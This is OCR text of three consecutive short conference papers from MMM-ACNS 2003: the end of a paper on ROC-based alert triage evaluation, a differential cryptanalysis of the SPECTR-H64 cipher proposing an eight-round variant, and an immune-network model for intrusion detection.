e − distance	0.9269	0.9256	0.9024
f − measure	0.8036	0.7761	0.6254
g − mean	0.9276	0.9379	0.9106
t − area	0.9276	0.9388	0.9115




Fig. 1. Accuracy measure results for AT systems *a*, *b*, and *c*.

Thus, the goal here is to maximize the expected value (EV) of each decision. The EC of a non-parametric AT system or a parametric AT system operating at a given decision threshold is given by: $P(C+) \cdot P(D+ \mid C+) \cdot B(D+ \mid C+) + (1 - P(C+)) \cdot P(D- \mid C-) \cdot B(D- \mid C-) + P(C+) \cdot P(D- \mid C+) \cdot C(D- \mid C+) + (1 - P(C+)) \cdot P(D+ \mid C-) \cdot C(D+ \mid C-)$. Two consequences are inferred directly from that equation. First, two AT systems will have the same EV if: $\frac{TPF_2 - TPF_1}{FPF_2 - FPF_1} = \frac{1-P(C+)}{P(C+)} \times \frac{B(D-|C-)+C(D+|C-)}{B(D+|C+)+C(D-|C+)}$. This equation defines the slope of an *iso-performance* line [2]. Second, the slope that corresponds to the optimal decision threshold $S_{\mathbf{optimal}}$ can be computed as follows $\frac{1-P(C+)}{P(C+)} \times \frac{B(D-|C-)+C(D+|C-)}{B(D+|C+)+C(D-|C+)}$.

The ultimate objective of intrusion detection is to develop robust systems able to face imprecise environments where the operational costs of an IDS will depend on the importance of the target's mission, the nature of possible future attacks, and the level of hostility. We describe how to evaluate AT systems in these environments in next subsection.

1.3 Alert Triage Evaluation in Imprecise Environments

These scenarios are useful for the evaluation of systems for real-world deployment where misdetection costs not only will be unknown a priori but also will vary over time. To decide whether an AT system outperforms others we will use a robust and incremental method for the comparison of multiple detection systems in imprecise and dynamic environments that has been proposed in [2]. This method, named ROCCH (ROC Convex Hull) is a combination of ROC analysis,




Fig. 2. (a) 3 ROC points and 3 ROC curves representing 6 AT systems. (b) Their ROC Convex Hull. (c) 2 iso-performance lines for 2 different sets of conditions

computational geometry and decision analysis. Thus, once the ROC points or ROC curves have been computed for the different participants we proceed as follows to select the best AT systems. Firstly, we compute the convex hull of the set of ROC points that symbolizes a composite AT system. Secondly, we compute the set of iso-performance lines corresponding to all possible cost distributions. Finally, for each iso-performance line we select the point of the ROCCH with the largest TPF that intersects it. Figure 2 (a) depicts the AT systems analyzed above. To select which systems will be of interest for a collection of unknown conditions we compute the convex hull such as it is shown in Fig. 2 (b) where the circled points denote the points that forms part of the ROCCH and therefore can be optimal for a number of conditions. Thus they form part of the composite AT system chosen as a winner. Finally, Fig. 2 (c) shows two illustrative iso-performance lines corresponding to the slopes S_1 and S_2. Thus, for each of the different sets of conditions that determine the values of slopes S_1 and S_2 the AT systems a and b will be the optimal respectively.

1.4 Conclusions

The ultimate goal of intrusion detection is to develop systems able to perform their task confronting imprecise environments. That requires to evaluate IDSes under a different range of conditions in order to properly design and develop them to cope with different operational scenarios. However, the number of methodologies for the evaluation of IDSes or their different components is really scarce [3]. Moreover, the first experiences on the evaluation of IDSes have not been satisfactory [3]. This work takes the first step towards the construction of a formal framework for the evaluation of a specific component of IDSes —*alert triage*. This framework not only allows one to select the best alert triage system but also to make practical choices when assessing different of its components.

Acknowledgments

Part of this work has been performed in the context of the MCYT-FEDER project SAMAP (TIC2002-04146-C05-01) and the SWWS project funded by the EC under contract number IST-2001-37134.

References

1. Martin, F.J., Plaza, E.: Alert triage on the ROC. Technical report, IIIA-CSIC Technical Report 2003-06 (2003)
2. Provost, F., Fawcett, T.: Robust classification for imprecise environments. Machine Learning Journal **42** (2001)
3. McHugh, J.: Testing intrusion detection systems: A critique of the 1998 and 1999 DARPA intrusion detection system evaluations as performed by Liconln laboratory. ACM Transactions on Information and System Security **3** (2000) 262–294

Fast Ciphers for Cheap Hardware: Differential Analysis of SPECTR-H64

N.D. Goots, B.V. Izotov, A.A. Moldovyan, and N.A. Moldovyan

Specialized Center of Program System "SPECTR"
Kantemirovskaya str. 10, St. Petersburg 197342, Russia
nmold@cobra.ru

Abstract. Performed security estimation has shown that twelve-round cipher SPECTR-H64 is secure against differential attack and the extension box is a critical element of this cipher. A modified eight-round version SPECTR-H64$^+$ is proposed.

Keywords. Data-Dependent Permutations, SPECTR-H64, Differential Analysis.

1 Introduction

Recently [3] the data-dependent permutations (DDP) has been proposed as cryptographic primitive. The twelve-round cipher SPECTR-H64 [1,2] is an example of the DDP-based ciphers suitable to cheap hardware implementation. This paper presents differential analysis (DA) of SPECTR-H64 and shows that the extension box **E** is a critical part in its design. Modifying the **E** box the eight-round version SPECTR-H64$^+$ has been proposed.

2 Security Estimation of SPECTR-H64

Trying different attacks against SPECTR-H64 (description of which one can see in this volume [4]) we have found that the DA is the most efficient. Our best variant of the DA corresponds to two-round characteristic with difference the (Δ_0^L, Δ_1^R), where Δ_k^W denote the difference with arbitrary k active (non-zero) bits corresponding to the vector W. Let $\Delta_{k|i_1,...,i_k}$ be the difference with k active bits and $i_1, ..., i_k$ be the numbers of digits corresponding to active bits. We shall also denote a difference at the input or output of the operation **F** as $\delta_k^{\mathbf{F}}$ or $\Delta_k^{\mathbf{F}}$, respectively. The (Δ_0^L, Δ_1^R) difference passes the first round with probability 1 and after swapping subblocks it is transformed in (Δ_1^L, Δ_0^R) (see Fig. 1). In the second round the active bit passing through the left branch of the cryptoscheme can form at the output of the operation **G** the difference $\Delta_j^{\mathbf{G}}$, where $j \in \{1, 2, 3, 4, 5, 6\}$. Only differences with even number of active bits contribute to the probability of the two-round iterative characteristic. The most contributing are the differences $\Delta_{2|i,i+1}^{\mathbf{G}}$. The most contributing mechanisms of the formation of the two-round characteristic belong to Cases 1a, 1b, 1c, 2a, 2b, 3a, 3b, 4a, and 4b, where $i \in \{1, ..., 32\}$, described below.

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 449–452, 2003.

Case 1a includes the following elementary events:

1. The difference $\Delta^{\mathbf{G}}_{2|i,i+1}$ is formed at the output of the operation $\mathbf{G}$ with probability $p_2^{(i,i+1)} = \Pr\left(\Delta^{\mathbf{G}}_{2|i,i+1}/\delta^{\mathbf{G}}_{1|i}\right)$.

2. The difference $\Delta^{\mathbf{P}'}_{2|i,i+1}$ is formed at the output of the CP box $\mathbf{P}'$ with probability $p_3^{(i,i+1)} = \Pr\left(\Delta^{\mathbf{P}'}_{2|i,i+1}/\delta^{\mathbf{P}'}_{0}\right)$.

3. The difference $\Delta^{\mathbf{P}''}_0$ is formed at the output of the CP box $\mathbf{P}''$ with probability $p_1 = 2^{-m} = \Pr\left(\Delta^{\mathbf{P}''}_0/\delta^{\mathbf{P}''}_0\right)$, where m is the number of the elementary boxes $\mathbf{P}_{2/1}$ controlled with active bit ($m = 2, 3$ depending on i).

4. After XORing differences $\Delta^{\mathbf{G}}_{2|i,i+1}$, $\Delta^{\mathbf{P}'}_{2|i,i+1}$, and $\Delta^{\mathbf{P}''}_0$ we have zero difference $\Delta^{\mathbf{P}^*}_0$ at the input of the $\mathbf{P}^*$ box. It passes this box with probability $p_4 = \Pr\left(\Delta^{\mathbf{P}^*}_0/\delta^{\mathbf{P}^*}_0\right) = 2^{-m}$.

Case 1a corresponds to the following set of the events in the second round: $\left(\Delta^{\mathbf{G}}_{2|i,i+1}/\delta^{\mathbf{G}}_{1|i}\right)$, $\left(\Delta^{\mathbf{P}'}_{2|i,i+1}/\delta^{\mathbf{P}'}_{0}\right)$, $\left(\Delta^{\mathbf{P}''}_{0}/\delta^{\mathbf{P}''}_{0}\right)$, $\left(\Delta^{\mathbf{P}^*}_{0}/\delta^{\mathbf{P}^*}_{0}\right)$.

Other cases can be described as follows ($\forall i, k:\ \ k \in \{1, 2, ..., 32\}$, $k \neq i$, and $k \neq i+1$):

Case 1b: $\left(\Delta^{\mathbf{G}}_{2|i,i+1}/\delta^{\mathbf{G}}_{1|i}\right)$, $\left(\Delta^{\mathbf{P}''}_{2|i,i+1}/\delta^{\mathbf{P}''}_{0}\right)$, $\left(\Delta^{\mathbf{P}'}_{0}/\delta^{\mathbf{P}'}_{0}\right)$, $\left(\Delta^{\mathbf{P}^*}_{0}/\delta^{\mathbf{P}^*}_{0}\right)$.

Case 1c: $\left(\Delta^{\mathbf{G}}_{2|i,i+1}/\delta^{\mathbf{G}}_{1|i}\right)$, $\left(\Delta^{\mathbf{P}'}_{0}/\delta^{\mathbf{P}'}_{0}\right)$, $\left(\Delta^{\mathbf{P}''}_{0}/\delta^{\mathbf{P}''}_{0}\right)$, $\left(\Delta^{\mathbf{P}^*}_{0}/\delta^{\mathbf{P}^*}_{2|i,i+1}\right)$.




Fig. 1. Formation of the two-round characteristic (Case 1a)

Case 2a: $\left(\Delta^{\mathbf{G}}_{2|i,i+1}/\delta^{\mathbf{G}}_{1|i}\right)$, $\left(\Delta^{\mathbf{P}'}_{2|i+1,k}/\delta^{\mathbf{P}'}_{0}\right)$, $\left(\Delta^{\mathbf{P}''}_{2|i,k}/\delta^{\mathbf{P}''}_{0}\right)$, $\left(\Delta^{\mathbf{P}^*}_{0}/\delta^{\mathbf{P}^*}_{0}\right)$.

Case 2b: $\left(\Delta^{\mathbf{G}}_{2|i,i+1}/\delta^{\mathbf{G}}_{1|i}\right)$, $\left(\Delta^{\mathbf{P}'}_{2|i,k}/\delta^{\mathbf{P}'}_{0}\right)$, $\left(\Delta^{\mathbf{P}''}_{2|i+1,k}/\delta^{\mathbf{P}''}_{0}\right)$, $\left(\Delta^{\mathbf{P}^*}_{0}/\delta^{\mathbf{P}^*}_{0}\right)$.

Case 3a: $\left(\Delta^{\mathbf{G}}_{2|i,i+1}/\delta^{\mathbf{G}}_{1|i}\right)$, $\left(\Delta^{\mathbf{P}'}_{0}/\delta^{\mathbf{P}'}_{0}\right)$, $\left(\Delta^{\mathbf{P}''}_{2|i+1,k}/\delta^{\mathbf{P}''}_{0}\right)$, $\left(\Delta^{\mathbf{P}^*}_{0}/\delta^{\mathbf{P}^*}_{2|i,k}\right)$.

Case 3b: $\left(\Delta^{\mathbf{G}}_{2|i,i+1}/\delta^{\mathbf{G}}_{1|i}\right)$, $\left(\Delta^{\mathbf{P}'}_{0}/\delta^{\mathbf{P}'}_{0}\right)$, $\left(\Delta^{\mathbf{P}''}_{2|i,k}/\delta^{\mathbf{P}''}_{0}\right)$, $\left(\Delta^{\mathbf{P}^*}_{0}/\delta^{\mathbf{P}^*}_{2|i+1,k}\right)$.

Case 4a: $\left(\Delta^{\mathbf{G}}_{2|i,i+1}/\delta^{\mathbf{G}}_{1|i}\right)$, $\left(\Delta^{\mathbf{P}''}_{0}/\delta^{\mathbf{P}''}_{0}\right)$, $\left(\Delta^{\mathbf{P}'}_{2|i+1,k}/\delta^{\mathbf{P}'}_{0}\right)$, $\left(\Delta^{\mathbf{P}^*}_{0}/\delta^{\mathbf{P}^*}_{2|i,k}\right)$.

Case 4b: $\left(\Delta^{\mathbf{G}}_{2|i,i+1}/\delta^{\mathbf{G}}_{1|i}\right)$, $\left(\Delta^{\mathbf{P}''}_{0}/\delta^{\mathbf{P}''}_{0}\right)$, $\left(\Delta^{\mathbf{P}'}_{2|i,k}/\delta^{\mathbf{P}'}_{0}\right)$, $\left(\Delta^{\mathbf{P}^*}_{0}/\delta^{\mathbf{P}^*}_{2|i+1,k}\right)$.

There are possible some other mechanisms contributing to the probability of the two-round characteristic and corresponding to generation the differences $\Delta_4^{\mathbf{G}}$ at the output of the operation $\mathbf{G}$ (Case 5). Besides, due to the use of the mutually inverse CP boxes $\mathbf{P}_{32/80}$ and $\mathbf{P}_{32/80}^{-1}$ there are possible significantly contributing cases when the box $\mathbf{P}_{32/80}$ generates an additional pair of active bits and the box $\mathbf{P}_{32/80}^{-1}$ annihilates this pair of active bits (Case 6).

Probability $p_2^{(i,i+1)} = \Pr\left(\Delta_{2|i,i+1}^{\mathbf{G}} / \delta_{1|i}^{\mathbf{G}}\right)$ can be calculated considering the avalanche effect corresponding to the operations $\mathbf{G}$. Each input bit l_i of $\mathbf{G}$ influences several output bits y_i (except the 32nd input bit influences only the 32nd output bit). The following formulas describe the avalanche caused by inverting the bit l_i $(3 \le i \le 32)$:

$$\Pr(\Delta y_i = 1/\Delta l_i = 1) = 1, \quad \Pr(\Delta y_{i+1} = 1/\Delta l_i = 1) = 1,$$

$$\Pr(\Delta y_{i+k} = 1/\Delta l_i = 1) = 1/2, \quad \text{for} \quad k = 2,3,4,5; \quad i+k \le 32.$$

One can see that alteration of the input bit l_i, where $3 \le i \le 27$, causes deterministic alteration of two output bits y_i and y_{i+1} and probabilistic alteration of the output bits y_{i+2}, y_{i+3}, y_{i+4}, y_{i+5} which change with probability $p = 0.5$. Note that for $i = 1, 2$ alteration of l_i causes deterministic alteration of three output bits y_i, y_{i+1}, and y_{i+3}. When passing trough the operation $\mathbf{G}$ the difference $\Delta_{1|i}^L$ can be transformed with certain probability in the output differences $\Delta_2^{\mathbf{G}}$, $\Delta_3^{\mathbf{G}}$, ..., $\Delta_6^{\mathbf{G}}$.

Let $p(r) = \Pr\left((\Delta_0^L, \Delta_1^R) \xrightarrow{r} (\Delta_0^L, \Delta_1^R)\right)$ be the probability that the (Δ_0^L, Δ_1^R) input difference transforms into the (Δ_0^L, Δ_1^R) output difference when passing through r rounds. Note that Δ_1^R denotes arbitrary difference with one active bit in the right data subblock, i.e. Δ_1^R denotes a batch of the one bit differences. Probability $P(2)$ of the two-round characteristic can be calculated using the following formula: $P(2) = \sum_i p^{(i)} p(i) = 1.15 \cdot 2^{-13}$, where $p(i) = 2^{-5}$ is the probability that after the fist round active bit moves to ith digit.

For each value $i \in \{1, 2, ..., 32\}$ we have performed the statistic test "1,000 keys and 100,000 pairs of plaintexts" including 10^8 experiments in order to determine the experimental probability $p^{(i)}$ that Δ_0^R passes the right branch of the procedure **Crypt** in the case when in the left data subblock we have the difference $\Delta_{1|i}^L$. Let ν_i be the number of such events. Then we have $\hat{p}^{(i)} = \nu_i / 10^8$. We have also calculated the probabilities $p^{(i)}$ taking into account the mechanisms of the formation of the two-round characteristic described above. For all i theoretic values $p^{(i)}$ matches sufficiently well the experimental ones $\hat{p}^{(i)}$. For example we have $p^{(21)} = 1.25 \cdot 2^{-9}$, $\hat{p}^{(21)} = 1.22 \cdot 2^{-9}$; $p^{(18)} = 1.5 \cdot 2^{-10}$, $\hat{p}^{(18)} = 1.62 \cdot 2^{-10}$; $p^{(17)} = 1.0 \cdot 2^{-11}$, $\hat{p}^{(17)} = 1.11 \cdot 2^{-11}$. This demonstrates that the most important mechanisms of the formation of the two-round differential characteristic correspond to Cases 1-6.

The performed analysis has shown that 21st and 18th digits contribute to $P(2)$ about 88% and 17th digit contributes to $P(2)$ about 12%. Contribution of other digits is very small. Such strongly non-uniform dependence $p^{(i)}$ on i is caused by several lacks in the structure of the extension box the $\mathbf{E}$ box,

nevertheless the ten-round and twelve-round variants of SPECTR-H64 are secure against DA. Indeed, the difference (Δ_0^L, Δ_1^R) passes ten and twelve rounds with probability $P(10) \approx 2^{-64}$ and $P(12) \approx 1.2 \cdot 2^{-77}$ (for random cipher we have $P = 2^5 \cdot 2^{-64} = 2^{-59} > 2^{-64} > 2^{-77}$).

Taking into account that the **E** box is a critical part in the design of SPECTR-H64 we have proposed the following variant of the **E** box:

$V_1 = (u_{21}, u_{26}, u_{27}, u_{24}, u_{28}, u_{27}, u_{23}, u_{24}, u_{30}, u_{26}, u_{32}, u_{22}, u_{24}, u_{30}, u_{28}, u_{22})$,
$V_2 = (u_{18}, u_{19}, u_{17}, u_{29}, u_{25}, u_{20}, u_{22}, u_{25}, u_{18}, u_{19}, u_{31}, u_{23}, u_{31}, u_{21}, u_{32}, u_{17})$,
$V_3 = (u_{28}, u_{20}, u_{32}, u_{25}, u_{26}, u_{29}, u_{30}, u_{29}, u_{27}, u_{20}, u_{21}, u_{17}, u_{18}, u_{19}, u_{31}, u_{23})$,
$V_4 = (u_6, u_7, u_{16}, u_9, u_{10}, u_{11}, u_{12}, u_{13}, u_{14}, u_{15}, u_8, u_1, u_2, u_3, u_4, u_5)$,
$V_5 = (u_{10}, u_{11}, u_{12}, u_{13}, u_{14}, u_{15}, u_4, u_9, u_2, u_3, u_{16}, u_5, u_6, u_7, u_8, u_1)$,

where bits u_i corresponds to vector $U = (u_1, u_2, ..., u_{32})$ that is input of the **E** box and the output vector is $V = (V_1, V_2, ..., V_6)$. For the modified version (called SPECTR-H64$^+$) we have obtained $P(2) \approx 0.92 \cdot 2^{-22}$. For SPECTR-H64$^+$ the most efficient differential characteristic is the three-round one for which we have get $P(3) = 2^{-30}$.

3 Conclusion

Comparative analysis of different attacks against SPECTR-H64 shows that DA is the most efficient one. Investigating security of SPECTR-H64 we have shown that security of the DDP-based ciphers depends significantly on the structure of the **E** box. The presented DA shows that twelve-round SPECTR-H64 is secure, some optimization of its structure is possible though. Optimized eight-round version SPECTR-H64$^+$ has been proposed, for six rounds of which we have the probability $P(6) = 2^{-60} < 2^{-59}$. Therefore one can conservatively estimate that eight round SPECTR-H64$^+$ is secure against DA. Thus, due to optimization of the **E** box structure we have reduced the number of rounds from 12 to 8. This significantly reduces the hardware implementation cost and increases performance for some implementation architectures.

References

1. Goots, N.D., Izotov, B.V., Moldovyan, A.A., Moldovyan, N.A.: Modern Cryptography: Protect Your Data with Fast Block Ciphers. Wayne, A-LIST Publishing (2003) 400
2. Goots, N.D., Moldovyan, A.A., Moldovyan, N.A.: Fast Encryption Algorithm SPECTR-H64. Int. Workshop MMM-ANCS'2001 Proc. LNCS, Vol. 2052, Springer-Verlag, Berlin (2001) 275–286
3. Moldovyan, A.A., Moldovyan, N.A.: A Cipher Based on Data-Dependent Permutations, Journal of Cryptology, Vol. 15, **1** (2002) 61–72
4. Youngdai Ko, Deukjo Hong, Seokhie Hong, Sangjin Lee, Jongin Lim: Linear Cryptanalysis on SPECTR-H64 with Higher Order Differential Property. Int. Workshop MMM-ANCS'2003 Proc. LNCS, this vol., Springer-Verlag, Berlin (2003)

Immunocomputing Model of Intrusion Detection

Yuri Melnikov and Alexander Tarakanov

International Solvay Institutes for Physics and Chemistry
Campus Plaine, ULB, CP 231, Bd. du Triomphe, Brussels 1050, Belgium
imelniko@ulb.ac.be,tar@iias.spb.su

Abstract. The paper proposes an immunocomputing model of intrusion detection based on a mathematical notion of formal immune network. An application example is provided using software emulator of an immunochip.

Keywords: immunocomputing, formal immune networks, immunochip

The biomolecular level of the natural immune system provides inspiration for various mathematical models (see, e.g., [5]). However, the information processing capabilities of artificial immune systems have only been recently appreciated [2], [4]. The mathematical formalization of these capabilities forms the basis of the new immunocomputing (IC) approach [11].

One of key notions of this approach is formal immune network (FIN) inspired by N. Jerne's network theory of the immune system [7]. Possible applications of FIN to information security (IS) are discussed in [8].

The present paper develops an IC model of intrusion detection in computer networks. The model includes data fusion by singular value decomposition (SVD), and pattern recognition by special variant of FIN. The model is implemented as a version of software emulator of an immunochip [10]. A numerical example is provided by using a model of local area network of US Air Force [1].

Generally, IS data are multi-dimensional real values. In principle, FIN is able to pattern recognition over such data. However, more effective and visual data mining can be provided by using the concept of low-dimensional "shape space" proposed by [3]. An IC model of mapping real-life data to such shape space of FIN have been proposed by [11]. This data fusion by IC is based on rigorous mathematical properties of SVD. Consider a brief description of the IC model in terms of intrusion detection.

Let $x_1, \ldots, x_n$ be indicators of the network connection. Let $X = [x_1, \ldots, x_n]^T$ be column-vector of a network connection record, where "^{T}" is transposing symbol. Consider a training matrix $M = [X_1,\ldots, X_m]^T$ of dimension $m \times n$, where $X_1,\ldots,X_m$ are records of the network connections with known behavior: normal ("self") or intrusion ("non-self"). Compute the SVD of this matrix and select some right singular vector R_k as an "antibody-probe". Consider any network connection record vector Z, and define its "binding energy" $w(Z) = Z^T R_k / s_k$, where s_k is k-th singular value.

Thus, any n-dimensional vector Z can be reduced to one-dimensional value of its binding energy with the probe. Selecting one, two, or three right singular vectors as probes, we obtain the mapping of any n – dimensional data to one-, two- or three-dimensional (1D, 2D, 3D) shape spaces. Note, that the reduction is optimal in the sense of mean square error, according to the properties of SVD [6].

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 453–456, 2003.

Spatial FIN (sFIN) is proposed as an extension of FIN intended for pattern recognition applications. Define sFIN as a set:

$$SFIN = < R^N, m, w, \Delta h, B\text{-}cells >, B\text{-}cell = <S, P>,$$

where

R^N is N-dimensional Euclidean space considered as the shape space of sFIN;

$P \in R^N$ is N-dimensional vector (point of the shape space) considered as the formal protein (FP), as well as the receptor of the B-cell;

m is the number of nearest neighbors of any B-cell;

w is the Euclidean distance considered as the binding energy between FPs:

$$w: R^N \times R^N \to R^1, w_{ij} = |P_i - P_j|;$$

Δh is real value "mutation step": $\Delta h \in R^1$;

S is the state indicator of B-cell: $S = \{ltm, stm, del\}$, where *ltm* is long-term (memory) cell, *stm* is short-term (memory) cell, and *del* is deleted cell.

Rules of behavior of sFIN are as follows.

All B-cells update their states simultaneously in a discrete time $t = 0,1,2, \ldots$.

Any B-cell B_k has no more than m nearest neighbors, which correspond to m nearest points in the shape space (rule B_neibor). B-cell updates its state as follows.

Short-term cell becomes deleted if it is close to any long-term cell (rule B_delete).

In case of deletion rule (B_delete), consider that long-term cell B_i *recognizes* short-term cell B_k .

Short-term cell makes m copies (*proliferates* to the direction of the nearest neighbors) if it isn't close to any cell (rule B_prolif).

Short-term cell becomes long-term cell if it is close to any short-term cell but isn't close to any long-term cell (rule B_interf).

Long-term cell *drifts* to the direction of the nearest long-term cell if the cells are close (rule B_drift).

Two long-term cells B_i, B_j *fuse* if they are identical (rule B_fusion).

If any new FP (*antigen*) P_A intrudes to the SFIN, then new short-term cell (*antigen presenting cell*) appears, which expose the intruder as the receptor (rule A_pres).

Note essential difference between SFIN and cellular automata. Namely, any cell of cellular automaton has fixed nearest neighbors, while any cell of SFIN determines such neighbors dynamically on any time step.

Note also essential difference between SFIN and immune network algorithms proposed by [4]. The algorithms represent special case of genetic algorithms, because immune cells are coded by bit strings and "mutate" by random rules. Unlike these features, cells of SFIN are coded by real vectors and their behavior is deterministic.

Actually, SFIN represents special modification of so-called hybrid cellular automata, which applied successfully for the modeling of rather complex dynamical processes [9].

Consider numerical experiment with a fragment of a database of network connection records. This database utilizes a model of a typical local area network of US Air Force [1].

The database fragment contains 106 records of 15 types of intrusions and normal behavior. The fragment utilizes 33 characteristics of the network connection records,

including lengths (number of seconds) of the connection, number of data bytes from source to destination, data bytes from destination to source, and so forth.

According to the IC model of data fusion, consider a matrix M of dimension 106×33, and represent the 33-dimensional rows of the matrix as points in 3D shape space of SFIN.

This representation has been computed and visualized by the immunochip emulator. A screenshot of the emulator is shown in Fig. 1. The emulator allows user to select the most effective data fusion when points in the shape space form visual clusters (see right-hand screen of the emulator). The representation corresponds to 2D shape space formed by 5th and 6th right singular vectors.




Fig. 1. Immunochip emulator for intrusion detection

Consider these points as initial population of the following SFIN:

$$N=2,\ m=2,\ \Delta h=0.05,\ B\text{-}cells=\{B_i\},\ S_i=ltm,\ P_i=[w_{i1}, w_{i2}],\ i=1,\ldots,106,$$

where w_{i1} and w_{i2} are binding energies of i-th string of the matrix M with right singular vectors R_5 and R_6.

Run simulation of SFIN behavior, and compute the steady population. After 12 generations, the population of such SFIN becomes steady. The population is reduced to ten B-cells, which are shown in left-hand screen of the emulator.

This result represents a classification of network connections by 10 classes. According to [1], cells B_6 and B_7 recognize normal behavior of network connection, while other cells B_1-B_5, B_8-B_{10} recognize several types of intrusions.

Consider intrusion detection by the emulator.

The input is any vector Z of the network connection record (see central dialog box in Fig. 1). The emulator computes its binding energies with 5th and 6th right singular vectors and map the vector Z to a point $P=\{w_1,w_2\}$ in 2D shape space (see bold unnumbered cross in both screens of the emulator). Then the emulator determines the closest steady B-cell in left-hand screen, and thus, recognizes normal behavior (by the classes 6, 7) or intrusion (by the other classes).

The test of 106 input records gave 4 "false positives" but none "false negative". The last result is more important, because none of intrusion ("non-self") was detected as 'normal' ("self") connection. Besides, 4 normal connections corresponded to false positive might be treated as dangerous, because their behavior looks similar to definite types of intrusions.

Acknowledgements

This work is supported by the European Commission under the project IST-2000-26016 "Immunocomputing". A. Tarakanov acknowledges also the support of EOARD under the ISTC project 2200p "Development of mathematical models of immune networks intended for information security assurance". The authors would like to thank Sergey Kvachev for his help in software implementation of the model.

References

1. Bay, S.D.: The UCI KDD Archive [http://kdd.ics.uci.edu]. Irvine, CA: University of California, Dept. of Information and Computer Science (1999)
2. Dasgupta, D. (ed.): Artificial Immune Systems and Their Applications. Springer, Berlin (1999)
3. De Boer, R.J., Segel, L.A., Perelson, A.S.: Pattern formation in one and two-dimensional shape space models of the immune system. J. Theoret. Biol. 155 (1992) 295–333
4. De Castro, L.N., Timmis, J. Artificial Immune Systems: A New Computational Intelligence Paradigm. Springer, New York (2002)
